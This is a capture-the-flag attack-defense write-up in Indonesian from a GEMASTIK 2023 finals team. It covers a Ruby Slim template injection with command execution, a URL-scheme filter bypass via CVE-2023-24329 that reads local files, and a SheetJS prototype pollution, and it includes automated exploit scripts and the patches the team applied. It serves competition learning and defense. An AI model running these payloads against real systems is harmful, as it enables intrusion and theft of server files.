

**PAGELARAN MAHASISWA BIDANG TEKNOLOGI INFORMASI DAN
KOMUNIKASI (GEMASTIK) 2023**

WRITE-UP FINAL KEAMANAN SIBER

TIM APANII



OLEH:

**Sofirul Danatriya
Faiz Unisa Jazadi
Melvin Cahyadi Tirtayasa**

**UNIVERSITAS GADJAH MADA
DAERAH ISTIMEWA YOGYAKARTA**

DAFTAR ISI


DAFTAR ISI	2
ATTACK	3
art	3
gemas-fetcher	8
xl	11
DEFENSE	13
art	13
gemas-fetcher	14
Kesimpulan	16
Referensi	17

ATTACK

art

Vulnerabilities:

- Server side template injection
- Command Injection
- Character Bypass



Gambar 1.1 Output Endpoint “/art” dengan Parameter “bakso_malang”

Diberikan sebuah service web dan file source code zip. Setelah melakukan analisa pada source code tersebut, didapat beberapa informasi-informasi penting berikut ini:


- Web server ditulis dalam bahasa ruby dan menggunakan framework *sinatra* sebagai web server dan *slim* sebagai *template engine*
- Terdapat 2 endpoint:
 - “/” ⇒ berupa redirect ke /art/gemastik
 - “/art” ⇒ merupakan service untuk merender parameter pada url menjadi ascii art menggunakan iframe dari service <https://asciified.thelicato.io> yang menghasilkan seperti Gambar 1.1.
- Target flag berada di **/flag.txt**

Analisa lebih lanjut pada endpoint /art, kami menemukan beberapa informasi penting berikut:

- Parameter langsung digabungkan dengan template tanpa adanya sanitasi maupun filter, yang seharusnya diteruskan sebagai data/varianbel

```
get '/art/:word' do
  return Slim::Template.new{ '<iframe height="100%" width="100%"
frameborder="0" src=https://asciified.thelicato.io/api/v2/ascii?text=' +
params[:word] + '></iframe>' }.render
end
```

← ↻ ⓘ localhost:10000/art/%23%7B%7D



Gambar 1.2 Output endpoint “/art” dengan menggunakan payload %23{7*7}

Hal ini memungkinkan attacker untuk memasukkan sembarang template directive untuk memanipulasi template engine, pada kasus ini kami gunakan untuk mendapatkan flag.

Kami mencoba beberapa common payload dan mendapatkan bahwa payload `#{ cmd }` berhasil tereksekusi. Hasil untuk payload `%23{7*7}` terdapat pada Gambar 1.2. Selanjutnya kami menggunakan fitur command substitution pada ruby dengan syntax berikut ``cmd``. Dari sini kami mencoba membaca flag menggunakan payload `%23{`cat /flag.txt`}`, namun kami mendapatkan error pada framework sinatra karena framework tersebut memaksa “/” sebagai separator path.

Untuk itu kami melakukan bypass karakter “/”, metode yang kami gunakan adalah encoding base64, berikut payload sederhana yang kami buat `%23{`echo L2ZsYWcudHh0 | base64 -d | xargs cat`}` dan berhasil mendapatkan flag seperti pada Gambar 1.3.



Gambar 1.3 Output endpoint “/art” dengan payload %23{`echo L2ZsYWcudHh0 | base64 -d | xargs cat`}

Berikut final script kami untuk otomatisasi eksploitasi dan submit flag. Kami menggunakan payload `%23{`echo L2ZsYWcudHh0 | base64 -d | xargs cat`}` sebagai parameter pada url, dan melakukan attack dan submit flag otomatis setiap flag diupdate oleh server.

```
# Service Name: art
# Vulnerability: SSTI
import requests
import datetime
import time
import json

SERVICE_NAME = "Template service"
```

```

GREEN='\033[92m'
RED='\033[91m'
YELLOW='\033[93m'

submitted_flag = []
IPs = []
Username = []
raw = '{"data":[{"username":"Solid3x","ip":"10.100.101.101"}, {"username":"Gak Bahaya Ta?","ip":"10.100.101.102"}, {"username":"Kessoku Band","ip":"10.100.101.103"}, {"username":"CP Enjoyer","ip":"10.100.101.104"}, {"username":"Calon Mantune Bapakmu","ip":"10.100.101.105"}, {"username":"Apa Adanya","ip":"10.100.101.106"}, {"username":"Hantu Siber","ip":"10.100.101.107"}, {"username":"sehad","ip":"10.100.101.108"}, {"username":"aezakmi_POLIBATAM","ip":"10.100.101.109"}, {"username":"anak kemaren sore","ip":"10.100.101.110"}, {"username":"Moai","ip":"10.100.101.111"}, {"username":"Peserta","ip":"10.100.101.112"}, {"username":"Jejaring Jagat Gembar","ip":"10.100.101.113"}, {"username":"TCP1P","ip":"10.100.101.114"}, {"username":"Kerang Ajaib","ip":"10.100.101.115"}, {"username":"apanii","ip":"10.100.101.116"}, {"username":"Big Brain Kidz","ip":"10.100.101.117"}, {"username":"is_admin=true","ip":"10.100.101.118"}, {"username":"AcRtf","ip":"10.100.101.119"}, {"username":"buff me pls","ip":"10.100.101.120"}],"success":true}'
data = json.loads(raw)['data']

for entry in data:
    if entry['username'] == "apanii":
        continue
    Username.append(entry["username"])
    IPs.append(entry["ip"])

assert len(IPs) == 19

"""
Return
1: Success
2: Duplicate
0: Fail
"""

def exploit(ip):
    try:
        payload = r"`echo L2ZsYWcudHh0 | base64 -d | xargs cat`"
        payload.replace("%", "%25")
        payload.replace("/", "%2F")
        r = requests.get(f"http://{ip}:10000/art/nice>fasdf%23%7B{payload}%7D")
        rsp = r.text
        # split from fasdf to >
        try:
            rsp = rsp.split("fasdf")[1]

```

```

        flag = rsp.split(">")[0]
        print(flag)
    except:
        print(r.status_code)
        print(rsp)
    # END EXPLOIT
    # Check if flag is duplicate
    if f"{ip}{flag}" in submitted_flag:
        return 2

    # Submit flag
    submit_flag(ip, flag)
    submitted_flag.append(f"{ip}{flag}")
    return 1
except Exception as e:
    print(f"{RED}[!] Error: {e}")
    # reset color
    print("\033[0m", end="")
    fail.append(ip)
    return 0

def submit_flag(ip, flag):
    if "GEMASTIK" not in flag:
        raise Exception("Flag is not valid")
    return

headers = {
    'Authorization': 'Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6ImU2N2Y2Yzg1LTZhY2ItNGMzOS1hYTl1LWU4NWQyMmViYzI5YyIsIlVzZXJuYW11IjoiYXBhbmlpIiwiaXNBNBZG1pbiI6ZmFsc2UsImV4cCI6MTY5NDYyODMzOj00LmV4dS57xywzjogoV80fPs2Kl0FsXY2kRYHxuQVYk0C8',
}

json_data = {
    'flags': [
        flag
    ],
}

response = requests.post('https://ctf-gemastik.ub.ac.id/api/flag',
headers=headers, json=json_data).json()

status = response["data"][0]['status']
if status.lower() != "accepted":
    print(f"{RED}[!] Submit flag failed: {response}")
    raise Exception("Submit flag failed")

if __name__ == '__main__':
    while True:
        success = []

```

```

fail = []
dups = []
for ip,username in zip(IPs,Username):
    print(f"[*] Exploiting [{SERVICE_NAME}] " + ip + " " + username)
    try:
        ret = exploit(ip)
        if ret == 1:
            success.append(ip)
        elif ret == 2:
            dups.append(ip)
        else:
            fail.append(ip)
    except Exception as e:
        # traceback.print_exc()
        print(f"{RED}[!] Error: {e}")
        fail.append(ip)

print()
# print current hour,minute
print("=====")
print(f"[*] Current time: {datetime.datetime.now().strftime('%H:%M')}")
print(f"{GREEN}[+] Total: {len(submitted_flag)}")
print(f"{GREEN}[+] Success: {success}")
print(f"{YELLOW}[+] Duplicate: {dups}")
if len(fail) > 0:
    # print as red color
    print(f"\033[91m[-] Fail: {fail}\033[0m")
print(f"=====")

# reset color
print("\033[0m")

time.sleep(5)


print("")

```

gemas-fetcher

Vulnerabilities:


- Server Side Request Forgery
- Local File Inclusion
- URL filter bypass ([CVE-2023-24329](#))



Gambar 1.4 Screenshot gemas-fetcher

Diberikan alamat service web dan disertai file archive zip untuk source code-nya. Setelah memeriksa file-file dalam source code, ditemukan beberapa kesimpulan terkait hal-hal yang dilakukan oleh service.

1. Merupakan server HTTP yang ditulis dalam bahasa Python dengan framework Blacksmith
2. Fitur utama yang diberikan adalah fetching ke URL yang diminta user dan mengembalikan respon yang diberikan server (Gambar 1.4)
3. Layanan utama memerlukan autentikasi, diberikan juga halaman untuk register dan log in
4. Aksi fetching diberi opsi untuk dilakukan dengan 3 metode: cURL, wget, dan Python
5. Terdapat filtering untuk URL yang bisa diminta oleh user untuk di-fetch yaitu schema tidak boleh `file` atau `ftp`, dan hostname tidak boleh `localhost` atau `127.0.0.1`
6. Fitur fetch tidak digunakan langsung dengan memasukkan URL, melainkan melalui sebuah fetch file dengan layout yang dapat dilihat pada Gambar 1.5.



Gambar 1.5 Layout dan Deskripsi Fetch File

7. Fitur fetch digunakan dengan mengirim request POST ke `/dashboard/fetch_by_file` dengan parameter `file` berisi fetch file dengan tipe multipart/form-data
8. Parsing URL untuk filtering dilakukan menggunakan fungsi `urlparse` dari library `urllib.parse` (built-in Python)

Berdasarkan poin-poin tersebut, kami menebak goal-nya adalah untuk bisa memanipulasi perilaku cURL/wget/Python agar melakukan local file inclusion terhadap file flag. Setelah mencoba berbagai protokol dan teknik bypass, kami akhirnya menemukan celah dalam filter schema. Kami menemukan <https://nvd.nist.gov/vuln/detail/CVE-2023-24329>, dan berinisiatif untuk mencobanya. Hasilnya adalah kami berhasil mendapatkan isi dari file `/flag.txt` dan memperoleh flag. Kemudian, kami menyusun script untuk melakukan eksploitasi secara otomatis.

```
import base64
import gzip
import json
import sys
import zlib

import requests

ip = sys.argv[1]

base_url = f'http://{ip}:16000'

ses = requests.session()

ses.post(f'{base_url}/auth/register', data={'username': 'aw', 'password': 'aw'})
ses.post(f'{base_url}/auth/login', data={'username': 'aw', 'password': 'aw'})

provider = {b"\x00\x00": "wget", b"\x00\x01": "curl", b"\x00\x02": "python"}
provider = {v: k for k, v in provider.items()}

data = {
    "provider": "python",
    "url": "file:///flag.txt"
}

payload = provider[data['provider']] + \
    gzip.compress(zlib.compress(json.dumps(data).encode()))

req = ses.post(f'{base_url}/dashboard/fetch_by_file',
               files={'fetch_file': payload, 'file': payload})
try:
    res = req.text
    print(base64.b64decode(res).decode())
except:
    pass
```

Listing kode di atas berfungsi untuk melakukan eksploitasi secara otomatis. Tahapan pertama adalah melakukan register dan log in sehingga mendapatkan cookie. Kemudian, payload yang sudah di-craft dikirimkan. Terakhir, respon berupa flag dalam base64 di-decode dan dicetak ke standard output. Contoh output dari script exploit yang kami jalankan di lokal dapat dilihat pada Gambar 1.6.

```
cat@t470 ~/p/g/exploits> python gemas_fetcher_lokal.py localhost  
GEMASTIK{REDACTED}  
cat@t470 ~/p/g/exploits> |
```

Gambar 1.6 Output Script Exploit

Kemudian, kami menjalankan script tersebut secara otomatis untuk semua IP address dibarengi juga dengan script untuk submit flag ke game server.

xl

Vulnerabilities:

- Prototype Pollution

Diberikan sebuah service web dan file source code zip. Kami merasa kodenya cukup sederhana dan straightforward karena hanya terdiri dari beberapa file. Service web ini ditulis dalam TypeScript dengan framework NestJS. Pada intinya, service ini menyediakan layanan untuk mengkonversi file XLSX (Microsoft Excel) menjadi JSON dengan menggunakan library SheetJS (v0.18.5). Potongan source code yang menangani konversi dapat dilihat pada Gambar 1.7.

```
16 import { ParsingOptions } from 'xlsx';
15
14 @Controller()
13 export class AppController {
12   constructor(private readonly appService: AppService) {}
11
10   @Get()
9     @Render('index')
8     root(): void {}
7
6
5   @Post()
4     @UseInterceptors(FileInterceptor('file'))
3     convert(@UploadedFile() file: Express.Multer.File, @Query() options: ParsingOptions) {
2       return this.appService.convert(file, options);
1     }
20 }
```

Gambar 1.7 Screenshot Bagian Kode Controller untuk Fitur Convert

Setelah analisis lebih lanjut, kami menemukan bahwa service yang dijalankan ternyata menggunakan versi library SheetJS (Gambar 1.8) yang rentan terhadap prototype pollution ([CVE-2023-30533](#)). Kami yakin bahwa mengeksplotasi vulnerability ini adalah goal kami. Kami melakukan eksplorasi dengan Proof-of-Concept yang kami temukan di [GitHub](#).

```
"dependencies": {
  "@nestjs/common": "^10.0.0",
  "@nestjs/core": "^10.0.0",
  "@nestjs/platform-express": "^10.0.0",
  "hbs": "^4.2.0",
  "reflect-metadata": "^0.1.13",
  "rxjs": "^7.8.1",
  "xlsx": "^0.18.5"
},
```

Gambar 1.8 Versi dependencies yang digunakan server

```

Pre Pollution:
[Object: null prototype] {}
[Object: null prototype] {}
#####
Post Pollution:
PRE Prototype:
[Object: null prototype] {
  c: [ { a: '__proto__', t: '__proto__', r: undefined, T: true } ]
}
POST Prototype:
[Object: null prototype] {
  c: [ { a: '__proto__', t: '__proto__', r: undefined, T: true } ]
}

```

Gambar 1.9 Screenshot Output Script PoC dari GitHub

Proof-of-Concept tersebut menunjukkan prototype yang berhasil polluted (dengan menambah properti **c**, dapat dilihat pada Gambar 1.9. Kami masih belum menemukan gadget yang memungkinkan celah prototype pollution ini bisa dieskalasi menjadi LFI atau RCE sehingga flag bisa diakses.

DEFENSE

art

Patch:

- Render parameter sebagai plain string dengan meneruskan parameter sebagai variabel
- Tanpa filtering untuk mencegah SLA turun

Setelah mendapatkan flag, kami berencana untuk melakukan defense pada mesin kami. Namun, dikarenakan kendala teknis pada platform ctf-gemastik, kami tidak mendapatkan kredensial SSH sehingga banyak flag yang tercuri. Setelah kendala teknis sudah diperbaiki oleh tim teknis dan probset kami langsung melakukan patch pada mesin kami.

Patching pada source code dilakukan dengan cara meneruskan input user sebagai variabel untuk di render pada template engine. Kami tidak melakukan filter untuk mencegah SLA turun. Output dari hasil patch ini adalah sesuai input dari parameter (Gambar 2.1).

```
# original code (vulnerable)
return Slim::Template.new{ '<iframe height="100%" width="100%"
frameborder="0" src=https://asciified.thelicato.io/api/v2/ascii?text=' +
params[:word] + '></iframe>' }.render
# after fix (immune from template injection)
return Slim::Template.new{ '<iframe height="100%" width="100%"
frameborder="0"
src=https://asciified.thelicato.io/api/v2/ascii?text=#{params[:word]}' +
></iframe>' }.render(Object.new, :params => params)
```

##{echo L2ZSYWaudHh0||base64 -d|xargs cat}

Gambar 2.1 Output Endpoint “/art” setelah Patch (Payload Tidak Tereksekusi)

gemas-fetcher

Patch:

- Mengubah mekanisme URL schema filtering dari blacklist menjadi whitelist (hanya HTTP dan HTTPS)

Setelah menyerang minimal satu server lain dan mendapatkan kredensial SSH, kami memulai proses patching. Proses patching berlangsung cukup singkat karena sebagian besar analisis sudah dilakukan di tahap attack ketika membaca source code. Kami melakukan patching pada controller untuk route `/dashboard/fetch_by_file` yaitu pada file `/app/src/controllers/dashboard.py` (`Dashboard.fetch_by_file`). Dokumentasi ketika melakukan patching saat kompetisi berlangsung dapat dilihat pada Gambar 2.2.

```
@auth()
@post('/fetch_by_file')
async def fetch_by_file(self, file: FromFiles):
    try:
        provider = {b"\x00\x00": "wget", b"\x00\x01" : "curl", b"\x00\x02": "python"}
        f = file.value[0]
        flags = f.data[:2]
        data = json.loads(zlib.decompress(gzip.decompress(f.data[2:]))))

        if data["provider"] != provider[flags]:
            return str("Available provider : {wget, curl, python}")

        if urlparse(data["url"]).scheme not in ["http", "https"]:
            return str("You cannot use this scheme!!")

        if urlparse(data["url"]).hostname in ["localhost", "127.0.0.1"]:
            return str("Cannot fetch localhost / 127.0.0.1")

        if data["provider"] == "curl":
            return subprocess.check_output(["curl", data["url"]]).decode()

        if data["provider"] == "wget":
            return subprocess.check_output(["wget", data["url"], "-O", "-"]).decode()

        if data["provider"] == "python":
            return urllib.request.urlopen(data["url"]).read()
    except Exception as e:
        print(e)
        return str("Unknown Error")

root@gemas-fetcher:/app#
```

Gambar 2.2 Screenshot Proses Patching pada Service


Patching yang dilakukan adalah mengubah behavior filtering schema yang semulanya berbentuk blacklist menjadi whitelist. Pada listing kode berikut, diubah mekanisme filtering yang sebelumnya hanya memperbolehkan schema URL selain file dan ftp menjadi hanya memperbolehkan http dan https.

```
@@ -32,7 +32,7 @@ class Dashboard(BaseController):
    if data["provider"] != provider[flags]:
        return str("Available provider : {wget, curl, python}")

-         if urlparse(data["url"]).scheme in ["file", "ftp"] :
+         if urlparse(data["url"]).scheme not in ["http", "https"]:
            return str("You cannot use this scheme!!")

    if urlparse(data["url"]).hostname in ["localhost", "127.0.0.1"]:
```

Setelah patching, URL hanya diperbolehkan untuk mempunyai schema `http` atau `https`. Dengan ini, kami menganggap patch sudah cukup untuk mengamankan celah LFI pada sistem. Pada Gambar 2.3, dapat dilihat bahwa eksekusi script exploit tidak menghasilkan flag, menandakan patching berhasil.



```
cat@t470 ~/p/g/exploits> python gemas_fetcher_lokal.py localhost
cat@t470 ~/p/g/exploits> # no flag
```

Gambar 2.3 Screenshot Output Script Exploit Setelah Patch

Kesimpulan

Pada Final Gemastik ini kami berhasil menyerang 2 *challenge* dan 1 *challenge partially solved*. Untuk defense kami berhasil fully defense 1 *challenge* tanpa ada flag tercuri dan tercuri sebagian pada 1 *challenge*. Kami belajar banyak hal pada Gemastik 2023, seperti model attack defense baru, *challenge* unik, dan pengalaman tak terlupakan lainnya. Terima kasih kepada seluruh tim juri, *problem setter*, panitia, dan seluruh pihak yang telah menjadikan Gemastik 2023 menjadi salah satu Gemastik yang sangat sukses.

Referensi

- [SSTI \(Server Side Template Injection\) - HackTricks](#)
- [Slim - Github](#)
- [How to Run System Commands From Ruby - RubyGuides](#)
- [NVD - CVE-2023-24329](#)
- [CVE-2023-30533](#)
- [GitHub - BenEdridge/CVE-2023-30533](#)